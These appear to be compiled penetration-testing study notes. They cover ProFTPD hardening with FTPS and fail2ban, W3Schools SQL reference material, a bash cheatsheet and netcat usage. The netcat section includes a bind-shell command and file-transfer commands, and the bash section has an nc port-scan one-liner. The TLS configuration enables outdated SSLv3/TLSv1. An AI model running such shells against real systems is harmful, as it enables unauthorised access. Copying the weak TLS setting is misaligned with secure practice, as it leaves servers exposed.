
3. The –days 730 ensures that the certificate is valid for 730 days or two years.

```
root@localhost:~
[root@localhost ~]# mkdir /etc/ssl_certs/
[root@localhost ~]#  openssl req -new -x509 -days 730 -nodes -out \
> /etc/ssl_certs/proftpd.cert.pem -keyout /etc/ssl_certs/proftpd.key.pem
Generating a 2048 bit RSA private key
..+++
.....+++
writing new private key to '/etc/ssl_certs/proftpd.key.pem'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [XX]:UK
State or Province Name (full name) []:BEDFORDSHIRE
Locality Name (eg, city) [Default City]:LUTON
Organization Name (eg, company) [Default Company Ltd]:ASAC
Organizational Unit Name (eg, section) []:IT
Common Name (eg, your name or your server's hostname) []:ftp.prithak.com
Email Address []:prithak.sharma@study.beds.ac.uk
[root@localhost ~]#
```


4. The ProFTPD server was configured to support FTPS protocol by editing the /etc/proftpd.conf configuration file. Also, the plaintext FTP protocol was disabled and FTPS was enforced. Now ProFTPD will reject plaintext FTP connections. The following screenshot shows the added lines with comments and explanation:


```
<IfModule mod_tls.c>
    ## Enable TLS SUPPORT
    TLSEngine on
    ### Locaiton of log directory
    TLSLog /var/log/proftpd-tls.log
    ### SSL/TLS PROTOCOLS VERSIONS TO BE SUPPORTED
    TLSProtocol SSLv3 TLSv1
    ### Disable PLAIN TEXT FTP PROTOCOL
    ### and only enable FTPS
    TLSRequired on
    ### Location of TLS/SSL CERTIFICATES
    ### that were created in the previous step
    TLSRSACertificateFile /etc/ssl_certs/proftpd.cert.pem
    TLSRSACertificateKeyFile /etc/ssl_certs/proftpd.key.pem
    ### Turn client side certificate authenticaiton off
    TLSVerifyClient off
</IfModule>
```

5. Once the configuration was completed, The ProFTPD daemon was restarted, using the **“service proftpd restart”** command. Now, when the Windows 7 built-in FTP.EXE client was used to connect to the server using the plaintext FTP protocol, the server rejected the connection with error message: **“550 SSL/TLS required on the control channel.”**



6. To test the login, the FileZilla FTP client was installed and it was able to successfully log in to the ProFTPD server using SSL/TLS. However, a warning message related to the certificate was shown. This is due to the fact that the certificate is self-signed. Once the certificate was accepted, on successive logins there were no errors.





Also, passwords used for the FTP server should be secure and strong. The FTP users should have their shell changed to /bin/false, which will ensure that the FTP users will not be able to login over SSH, telnet, or TTY sessions. This was done using the following commands:

```
# chsh -s /bin/false prithak
# chsh -s /bin/false daniel
# chsh -s /bin/false chintan
# echo /bin/false >> /etc/shells
```

Countermeasure Against Password Brute-Force Attack

To defend against password brute-force attack, the following steps were taken:

1. Strong passwords were chosen and the users' passwords were upgraded. The following commands were used:
   # passwd prithak(when prompted for password **alj234wkjw&82jlk2133**was entered two times)
   # passwdchitan(when prompted for password **234aj%2]32[maere** was entered two times)
   # passwddaniel(when prompted for password **;8@#%2./ere$*.0*** was entered two times)

2. Fail2ban utility was installed and configured on the ProFTPD system. The Fail2ban utility can detect and prevent password brute-force attack(s) by blocking the IP address(es) of the attacker. It checks the ProFTPD log (/var/log/secure) and, based on the configuration, automatically inserts iptables firewall rule(s) to block the offending IP address. The following steps were taken to install and configure the fail2ban with ProFTPD:

- Fail2ban was installed using the following commands (Selvaganeshan, 2010):

 # wgethttp://dl.fedoraproject.org/pub/epel/6/x86_64/epel-release-6-8.noarch.rpm

- **# rpm -ivh epel-release-6-8.noarch.rpm # yum install -y fail2ban**

- The /etc/fail2ban/jail.conf file was edited and the following parameters were changed **bantime = 600 maxretry = 4**

  The bantime defines the number of seconds to block the attackers IP and the maxretry parameter is the number of failures allowed before the IP is blocked. So, in this case, if any IP has more than four failed logins, it is banned. Similarly, monitoring ProFTPD logs was also enabled in the “proftpd-iptables” section:

```
[proftpd-iptables]

enabled  = true
filter   = proftpd
action   = iptables[name=ProFTPD, port=ftp, protocol=tcp]
logpath  = /var/log/secure
maxretry = 4
```

- Then the fail2ban service was restarted using the following command:

- **# /etc/init.d/fail2ban restart**

- At the beginning, no IP address was blocked by fail2ban with the help from iptables. The default rule set in fail2ban-ProFTPD chain was empty as shown below:

```
[root@localhost filter.d]# iptables -L -n -v
Chain INPUT (policy ACCEPT 78 packets, 5576 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 fail2ban-ProFTPD  tcp  --  *      *       0.0.0.0/0            0.0.0.0/0
   64  4536 fail2ban-SSH  tcp  --  *      *       0.0.0.0/0            0.0.0.0/0

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 47 packets, 7008 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain fail2ban-ProFTPD (1 references)
 pkts bytes target     prot opt in     out     source               destination
    0     0 RETURN     all  --  *      *       0.0.0.0/0            0.0.0.0/0

Chain fail2ban-SSH (1 references)
 pkts bytes target     prot opt in     out     source               destination
   64  4536 RETURN     all  --  *      *       0.0.0.0/0            0.0.0.0/0
```

- When FTP password brute force attack is carried out from IP address 192.168.79.222 (backtrack) on the ProFTPD server (192.168.79.135), the attack is detected and the IP address of the attacker is blocked:

```
[root@localhost filter.d]# tail -f /var/log/messages
May 13 13:50:11 localhost proftpd[16816]: localhost (192.168.79.222[192.168.79.222]) - FTP session opened.
May 13 13:50:11 localhost proftpd[16815]: localhost (192.168.79.222[192.168.79.222]) - FTP session closed.
May 13 13:50:12 localhost proftpd[16817]: localhost (192.168.79.222[192.168.79.222]) - FTP session opened.
May 13 13:50:12 localhost proftpd[16816]: localhost (192.168.79.222[192.168.79.222]) - FTP session closed.
May 13 13:50:12 localhost proftpd[16818]: localhost (192.168.79.222[192.168.79.222]) - FTP session opened.
May 13 13:50:12 localhost proftpd[16817]: localhost (192.168.79.222[192.168.79.222]) - FTP session closed.
May 13 13:50:12 localhost proftpd[16819]: localhost (192.168.79.222[192.168.79.222]) - FTP session opened.
May 13 13:50:12 localhost proftpd[16818]: localhost (192.168.79.222[192.168.79.222]) - FTP session closed.
May 13 13:50:12 localhost fail2ban.actions: WARNING [proftpd-iptables] Ban 192.168.79.222
May 13 13:50:12 localhost proftpd[16820]: localhost (192.168.79.222[192.168.79.222]) - FTP session opened.
```

- The iptables rule to block the IP 192.168.79.222 that was inserted by fail2ban is highlighted below:

```
[root@localhost ~]# iptables -nvL
Chain INPUT (policy ACCEPT 92 packets, 8189 bytes)
 pkts bytes target     prot opt in     out     source               destination
   67  3952 fail2ban-ProFTPD  tcp  --  *      *       0.0.0.0/0            0.0.0.0/0
  628 47652 fail2ban-SSH  tcp  --  *      *       0.0.0.0/0            0.0.0.0/0

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 74 packets, 10634 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain fail2ban-ProFTPD (1 references)
 pkts bytes target     prot opt in     out     source               destination
   19  1222 DROP       all  --  *      *       192.168.79.222       0.0.0.0/0
   48  2730 RETURN     all  --  *      *       0.0.0.0/0            0.0.0.0/0
```

CONCLUSION

ProFTPD server was installed from source and attacked using buffer overflow exploit, password sniffing, and password brute-force attacks. Also, the service was secured using compulsory SSL/TLS certificates and the Fail2ban intrusion detection system and by upgrading the service to the latest version.

References:

http://openmaniak.com/ettercap.php
http://www.howtoforge.com/setting-up-proftpd-tls-on-debian-squeeze.
http://www.proftpd.org/docs/howto/Compiling.html

From <https://resources.infosecinstitute.com/penetration-testing-of-an-ftp-service/>

SQL

Thursday, January 3, 2019 8:06 PM

Database Tables

A database most often contains one or more tables. Each table is identified by a name (e.g. "Customers" or "Orders"). Tables contain records (rows) with data.
In this tutorial we will use the well-known Northwind sample database (included in MS Access and MS SQL Server).
Below is a selection from the "Customers" table:

CustomerID	CustomerName	ContactName	Address	City	PostalCode	Country
1	Alfreds Futterkiste	Maria Anders	Obere Str. 57	Berlin	12209	Germany
2	Ana Trujillo Emparedados y helados	Ana Trujillo	Avda. de la Constitución 2222	México D.F.	05021	Mexico
3	Antonio Moreno Taquería	Antonio Moreno	Mataderos 2312	México D.F.	05023	Mexico
4	Around the Horn	Thomas Hardy	120 Hanover Sq.	London	WA1 1DP	UK
5	Berglunds snabbköp	Christina Berglund	Berguvsvägen 8	Luleå	S-958 22	Sweden

The table above contains five records (one for each customer) and seven columns (CustomerID, CustomerName, ContactName, Address, City, PostalCode, and Country).

SQL Statements

Most of the actions you need to perform on a database are done with SQL statements.
The following SQL statement selects all the records in the "Customers" table:

Example

```
SELECT * FROM Customers;
```

Try it Yourself »

In this tutorial we will teach you all about the different SQL statements.

Keep in Mind That...

- SQL keywords are NOT case sensitive: select is the same as SELECT

In this tutorial we will write all SQL keywords in upper-case.

Semicolon after SQL Statements?

Some database systems require a semicolon at the end of each SQL statement. Semicolon is the standard way to separate each SQL statement in database systems that allow more than one SQL statement to be executed in the same call to the server.
In this tutorial, we will use semicolon at the end of each SQL statement.

Some of The Most Important SQL Commands

- **SELECT** - extracts data from a database
- **UPDATE** - updates data in a database
- **DELETE** - deletes data from a database
- **INSERT INTO** - inserts new data into a database
- **CREATE DATABASE** - creates a new database
- **ALTER DATABASE** - modifies a database
- **CREATE TABLE** - creates a new table
- **ALTER TABLE** - modifies a table
- **DROP TABLE** - deletes a table
- **CREATE INDEX** - creates an index (search key)
- **DROP INDEX** - deletes an index

From <https://www.w3schools.com/sql/sql_syntax.asp>

The SQL SELECT Statement

The SELECT statement is used to select data from a database.
The data returned is stored in a result table, called the result-set.

SELECT Syntax

SELECT *column1*, *column2, ...*

FROM *table_name*;

Here, column1, column2, ... are the field names of the table you want to select data from. If you want to select all the fields available in the table, use the following syntax:

SELECT * FROM *table_name*;

From <https://www.w3schools.com/sql/sql_select.asp>

The SQL WHERE Clause

The WHERE clause is used to filter records.
The WHERE clause is used to extract only those records that fulfill a specified condition.

WHERE Syntax

SELECT *column1*, *column2, ...*

FROM *table_name*

WHERE *condition*;

From <https://www.w3schools.com/sql/sql_where.asp>

SQL Wildcard Characters

A wildcard character is used to substitute any other character(s) in a string.
Wildcard characters are used with the SQL LIKE operator. The LIKE operator is used in a WHERE clause to search for a specified pattern in a column.
There are two wildcards used in conjunction with the LIKE operator:

- % - The percent sign represents zero, one, or multiple characters
- _ - The underscore represents a single character

Note: MS Access uses a question mark (?) instead of the underscore (_).
In MS Access and SQL Server you can also use:

- [*charlist*] - Defines sets and ranges of characters to match
- [^*charlist*] or [!*charlist*] - Defines sets and ranges of characters NOT to match

The wildcards can also be used in combinations!
Here are some examples showing different LIKE operators with '%' and '_' wildcards:

LIKE Operator	Description
WHERE CustomerName LIKE 'a%'	Finds any values that starts with "a"
WHERE CustomerName LIKE '%a'	Finds any values that ends with "a"
WHERE CustomerName LIKE '%or%'	Finds any values that have "or" in any position
WHERE CustomerName LIKE '_r%'	Finds any values that have "r" in the second position
WHERE CustomerName LIKE 'a_%_%'	Finds any values that starts with "a" and are at least 3 characters in length
WHERE ContactName LIKE 'a%o'	Finds any values that starts with "a" and ends with "o"

From <https://www.w3schools.com/sql/sql_wildcards.asp>

The SQL ANY and ALL Operators

The ANY and ALL operators are used with a WHERE or HAVING clause.
The ANY operator returns true if any of the subquery values meet the condition.
The ALL operator returns true if all of the subquery values meet the condition.

ANY Syntax

SELECT *column_name(s)*

FROM *table_name*

WHERE *column_name operator* ANY

(SELECT *column_name* FROM *table_name* WHERE *condition*);

ALL Syntax

SELECT *column_name(s)*

FROM *table_name*

WHERE *column_name operator* ALL

(SELECT *column_name* FROM *table_name* WHERE *condition*);

Note: The *operator* must be a standard comparison operator (=, <>, !=, >, >=, <, or <=).

From <https://www.w3schools.com/sql/sql_any_all.asp>

What is a Stored Procedure?

A stored procedure is a prepared SQL code that you can save, so the code can be reused over and over again.
So if you have an SQL query that you write over and over again, save it as a stored procedure, and then just call it to execute it.
You can also pass parameters to a stored procedure, so that the stored procedure can act based on the parameter value(s) that is passed.

Stored Procedure Syntax

CREATE PROCEDURE *procedure_name*

AS

sql_statement

GO;

Execute a Stored Procedure

EXEC *procedure_name*;

From <https://www.w3schools.com/sql/sql_stored_procedures.asp>

SQL Keywords

Keyword	Description
ADD	Adds a column in an existing table
ADD CONSTRAINT	Adds a constraint after a table is already created
ALTER	Adds, deletes, or modifies columns in a table, or changes the data type of a column in a table
ALTER COLUMN	Changes the data type of a column in a table
ALTER TABLE	Adds, deletes, or modifies columns in a table
ALL	Returns true if all of the subquery values meet the condition
AND	Only includes rows where both conditions is true
ANY	Returns true if any of the subquery values meet the condition
AS	Renames a column or table with an alias
ASC	Sorts the result set in ascending order
BACKUP DATABASE	Creates a back up of an existing database
BETWEEN	Selects values within a given range
CASE	Creates different outputs based on conditions
CHECK	A constraint that limits the value that can be placed in a column
COLUMN	Changes the data type of a column or deletes a column in a table
CONSTRAINT	Adds or deletes a constraint
CREATE	Creates a database, index, view, table, or procedure
CREATE DATABASE	Creates a new SQL database
CREATE INDEX	Creates an index on a table (allows duplicate values)
CREATE OR REPLACE VIEW	Updates a view
CREATE TABLE	Creates a new table in the database
CREATE PROCEDURE	Creates a stored procedure

CREATE UNIQUE INDEX	Creates a unique index on a table (no duplicate values)
CREATE VIEW	Creates a view based on the result set of a SELECT statement
DATABASE	Creates or deletes an SQL database
DEFAULT	A constraint that provides a default value for a column
DELETE	Deletes rows from a table
DESC	Sorts the result set in descending order
DISTINCT	Selects only distinct (different) values
DROP	Deletes a column, constraint, database, index, table, or view
DROP COLUMN	Deletes a column in a table
DROP CONSTRAINT	Deletes a UNIQUE, PRIMARY KEY, FOREIGN KEY, or CHECK constraint
DROP DATABASE	Deletes an existing SQL database
DROP DEFAULT	Deletes a DEFAULT constraint
DROP INDEX	Deletes an index in a table
DROP TABLE	Deletes an existing table in the database
DROP VIEW	Deletes a view
EXEC	Executes a stored procedure
EXISTS	Tests for the existence of any record in a subquery
FOREIGN KEY	A constraint that is a key used to link two tables together
FROM	Specifies which table to select or delete data from
FULL OUTER JOIN	Returns all rows when there is a match in either left table or right table
GROUP BY	Groups the result set (used with aggregate functions: COUNT, MAX, MIN, SUM, AVG)
HAVING	Used instead of WHERE with aggregate functions
IN	Allows you to specify multiple values in a WHERE clause
INDEX	Creates or deletes an index in a table
INNER JOIN	Returns rows that have matching values in both tables
INSERT INTO	Inserts new rows in a table
INSERT INTO SELECT	Copies data from one table into another table
IS NULL	Tests for empty values
IS NOT NULL	Tests for non-empty values
JOIN	Joins tables
LEFT JOIN	Returns all rows from the left table, and the matching rows from the right table
LIKE	Searches for a specified pattern in a column
LIMIT	Specifies the number of records to return in the result set
NOT	Only includes rows where a condition is not true

NOT NULL	A constraint that enforces a column to not accept NULL values
OR	Includes rows where either condition is true
ORDER BY	Sorts the result set in ascending or descending order
OUTER JOIN	Returns all rows when there is a match in either left table or right table
PRIMARY KEY	A constraint that uniquely identifies each record in a database table
PROCEDURE	A stored procedure
RIGHT JOIN	Returns all rows from the right table, and the matching rows from the left table
ROWNUM	Specifies the number of records to return in the result set
SELECT	Selects data from a database
SELECT DISTINCT	Selects only distinct (different) values
SELECT INTO	Copies data from one table into a new table
SELECT TOP	Specifies the number of records to return in the result set
SET	Specifies which columns and values that should be updated in a table
TABLE	Creates a table, or adds, deletes, or modifies columns in a table, or deletes a table or data inside a table
TOP	Specifies the number of records to return in the result set
TRUNCATE TABLE	Deletes the data inside a table, but not the table itself
UNION	Combines the result set of two or more SELECT statements (only distinct values)
UNION ALL	Combines the result set of two or more SELECT statements (allows duplicate values)
UNIQUE	A constraint that ensures that all values in a column are unique
UPDATE	Updates existing rows in a table
VALUES	Specifies the values of an INSERT INTO statement
VIEW	Creates, updates, or deletes a view
WHERE	Filters a result set to include only records that fulfill a specified condition


From <https://www.w3schools.com/sql/sql_ref_keywords.asp>

YouTube

Thursday, January 3, 2019 9:57 PM

A playlist of a bunch of videos going over a range of topics

[OSCP Review]



Bash Scripting

Saturday, January 5, 2019 1:48 AM

Simple Bash Scripting Cheatsheet

[+] nano Shortcuts
ctrl v Next page.
ctrl y Previous page.
ctrl w Where is (find).
ctrl k Cut that line of test.
ctrl x Exit editor.

[+] Create a text file:
touch file Creates an empty file.
ifconfig > tmp pipe the output of a command
nano file

[+] Create a file and append text to it:
ifconfig > tmp
echo >> tmp
ping google.com -c3 >> tmp

[+] How to view a file:
cat file Show entire contents of file.
more file Show one page at a time. Space bar for next page and (q) to exit.
head file Show the first 10 lines.
head -15 file Show the first 15 lines.
tail file Show the last 10 lines.
tail -15 file Show the last 15 lines.
tail -f file Useful when viewing the output of a log file.

[+] pipe
cat tmp | grep Bcast Feeds the output of one process to the input of another process.

[+] Processes
ps aux Show all running process for all users.
kill -9 PID Nicely kill a PID.

[+] Word Count
wc -l tmp2 Count the number of lines in a file

[+] cut
-d delimiter
-f fields

[+] sort
Sort by unique sort -u file
sort IP addresses correct sort -t . -k 1,1n -k 2,2n -k 3,3n -k 4,4n
cat tmp2 | cut -d '(' -f2 | cut -d ')' -f1 | sort -u Isolate the IP address

[+] awk
awk '{print $1}' file Show the 1st column.
awk '{print $1,$5}' file Show the 1st and 5th columns.

[+] grep
grep -v Remove a single string.
grep -v 'red' file

[+] egrep -v
Remove multiple strings egrep -v '(red|white|blue)' file

[+] sed
sed 's/FOO/BAR/g' file Replace FOO with BAR.
sed 's/FOO//g' file Replace FOO with nothing.
sed '/^FOO/d' file Remove lines that start with FOO.

[+] colour
31=red 32=green 33=yellow 34=blue 35=magenta 36=cyan
echo -e "\e[1;34mThis is a blue text.\e[0m"

Bash Scripts

[+] Simple bash script:
#!/bin/bash
clear
echo
echo
print "Hello world."

[+] Make a file executable.
chmod +x file
chmod 755 file

[+] Variables
name=Bob
echo $name
user=$(whoami)
echo $user
echo 'Hello' $name. 'You are running as' $user.

#!/bin/bash
clear
echo "Hello World"
name=Bob
ip=`ifconfig | grep "Bcast:" | cut -d":" -f2 | cut -d" " -f1`
echo "Hello" $name "Your IP address is:" $ip

[+] User Input
read -p "Domain: " domain

```
#!/bin/bash
echo "Please input your domain:"
read -p "Domain:" domain
ping -c 5 $domain

[+] Check For No User Input
if [ -z $domain ]; then
        echo
        echo "#########################"
        echo
        echo "Invalid choice."
        echo
        exit
fi

[+] For loops
#!/bin/bash

for host in $(cat hosts.txt)
do
        command $host
done

[+] One Liners

Port Scan:
for port in $(cat Ports.txt); do nc -nzv 192.168.0.1 $port & sleep 0.5; done
```

More

Saturday, January 5, 2019 4:47 AM

Set IP Through DHCP

- dhcpcd [interface]

However in BT4 you must first install dhcpcd on new installations using ***apt-get install dhcpcd***.

Set Static IP

- ifconfig [interface] [ip]/24
- route add default gw [gateway]
- echo nameserver [gateway] > /etc/resolv.conf

Start SSH Service

Go to **Start → Services → SSH → Setup SSH**

This will generate SSH keys and start service.

SSH port is 22.

- service ssh start

Start Apache Service

Go to **Start → Services → HTTPD → Start HTTPD**

HTTPD port is 80

- service httpd start

Start TFTP Service

- tftpd –daemon –port 69 /tmp/

or **Start → Services → TFTP → Start TFTP** - TFTP port is 69

Starting VNC Service

- vncserver

or **Start → Services → VNC → Start VNC**

VNC port is 5901 (Add +1 to port for every new connection)

Checking Open Ports

- netstat -ant | grep [port]

Netstat searches for open ports on host and grep filters results.

Bash Basics

BASH or the Bourne Again Shell is the terminal on which most Linux computers operate. This lets us pass commands directly to the OS, allowing us greater control and access.

Commands

The basic structure of a command:

- command argument argument argument

Here the command command is run, using argument as it's argument. A command is the program being run, an argument is the data that the user wishes to pass to that program. Not all programs need to receive data, some do one shot functions.

An example of a useful command:

- cat emails.txt

This runs the program “cat” and tells it to open emails.txt.

Another thing to be wary of is switches. Switches usually have a “-” or “--” in front. These are used to tell the program to operate a certain way, or to denote a specific field of input.

Consider:

- nmap -sV -sS 192.168.0.1

This line runs the program “nmap” and tells it to use the -sV and -sS functions in nmap on the IP 192.168.0.1.

Another example:

- cut -d” “ -f3 emails.txt

This would invoke the program”cut” and tell the program to use the -d with “ “ as an argument. It also tells it to use -f and send “3” as an argument to -f.

Special Characters

Certain characters has special meanings in BASH and are very useful to us when dealing with large amounts of data.

Asterisk

Asterisks are a character that replaces itself with all possible entries for a file. For instance, consider this directory listing.

- email-jodie.txt

- email-sam.txt
- email-unwanted.pdf
- junk.txt
- morejunk.txt

Lets say we want to cat all the text files with email in the name. We could go through and cat them one by one but, that would take too long. So instead we use the asterisk to fill in all possibilities.

- cat email*

While this would cat the files we did want, it will also cat email-unwanted.pdf because it was in our range of text. Let's try again, this time limiting it only to text files.

- cat email*.txt

This would cat only the files we want, ensuring no extra worthless data gets into our search.
Alternatively an even easier way to do this would to use:

- cat e*.txt

This would do the same exact thing, in much less characters.

Question Mark

Similar to the asterisk, however, limited to one character.
Consider this directory listing:

cats1.txt
cats2.txt
cats3.txt
cats1-backup.txt
cats2-backup.txt
cats3-backup.txt

Our goal is to cat all the files that aren't backups. If we were to use the star in this situation, it would return all the results, so we can use a question mark to search for files with only one letter from what we need.

- cat cats?.txt

Arrows

Arrows, sometimes refereed to as tacs. are used to write and read to a file from a command. For example, lets say that you wish to save the output of a program into a file. You can use the arrow to write that output directly to it, making your life easier.

- nmap 192.168.0.1 > file.txt

Here we take the output of nmap and stuff it into file.txt, allowing us to save the results of our scan. When doing this, if the file previously existed, it erases all the data in the file before adding the new data.
We can also read input from files.

- cut -d" " -f3 < ip.txt

This would send the contents of ip.txt into the cut program.

Double Arrows

Double arrows, sometimes referred to as tac-tacs, are used to add data to an already existing file. For example, lets say you wanted to add the result of a new nmap scan to a file you already created.

- nmap 192.168.0.1 > >file.txt

This would append to the file.

Pipe

The pipe is an extremely useful character and, is very useful for text manipulation, among other things. Pipe takes the output of one program and uses it as input for another.
For example:

- nmap 192.168.0.1 | grep "smb"

This would run nmap and then, send the output to grep to use how it pleases. This can be useful for handling huge lines of text (which we will see later when talking about cut and sort)

Grep

Grep is a program that will search text for a specific pattern, and then output only the lines which contain the pattern.
For instance, lets say we have a large configuration file and, we have an option that we need to find the value of. Using grep, we can search the configuration file for that text, and have it display the result.

- cat long.conf | grep "hard-to-find-value"

Cut

Cut is a program that is used to split text based on a delimiter. This allows us to quickly get text that might be several characters deep.
For example, examine this set of text.

id:user:password:email
1:admin:secret:admin@admin.com

Say we only want all the usernames, we could use : as a delimiter, and specify what field we want to get, which, in this example, would be two.

- cut -d':' -f2

This will output:

user
admin

Sort

Sort allows us to sort text but, is also has a nifty feature that allows us to remove duplicates.

Scripting

Netcat

Netcat – A tool used to write data directly to a TCP/UDP port. Can be in client mode or server mode.

Netcat Client Connection

This mode sets Netcat to client mode. This connects to a server through a port defined as an argument. This allows the client to receive and transmit data to the server.

- nc -v [ip] [port]

Netcat Server Connection

This mode sets Netcat to server mode. This allows clients to connect to that port and receive and transmit raw data.

- nc -lvvp [port]

Sending a File

- nc -vv [ip] [port] < [file]

Receiving a File

- nc -lvvp [port] > [file]

Bind Shells

Netcat has the ability to redirect the input and output of a console to a TCP/UDP port. This can allow remote administration. This is called a bind shell. This then allows a server to broadcast its shell to others.

Server

- nc -lvvp [port] -e [shell]

As a note Linux's shell is located at **/bin/bash/** while Windows's shell is **cmd.exe**.

Client

- nc -v [ip] [port]

Now the shell is transmitted to the client when he connects to the server.
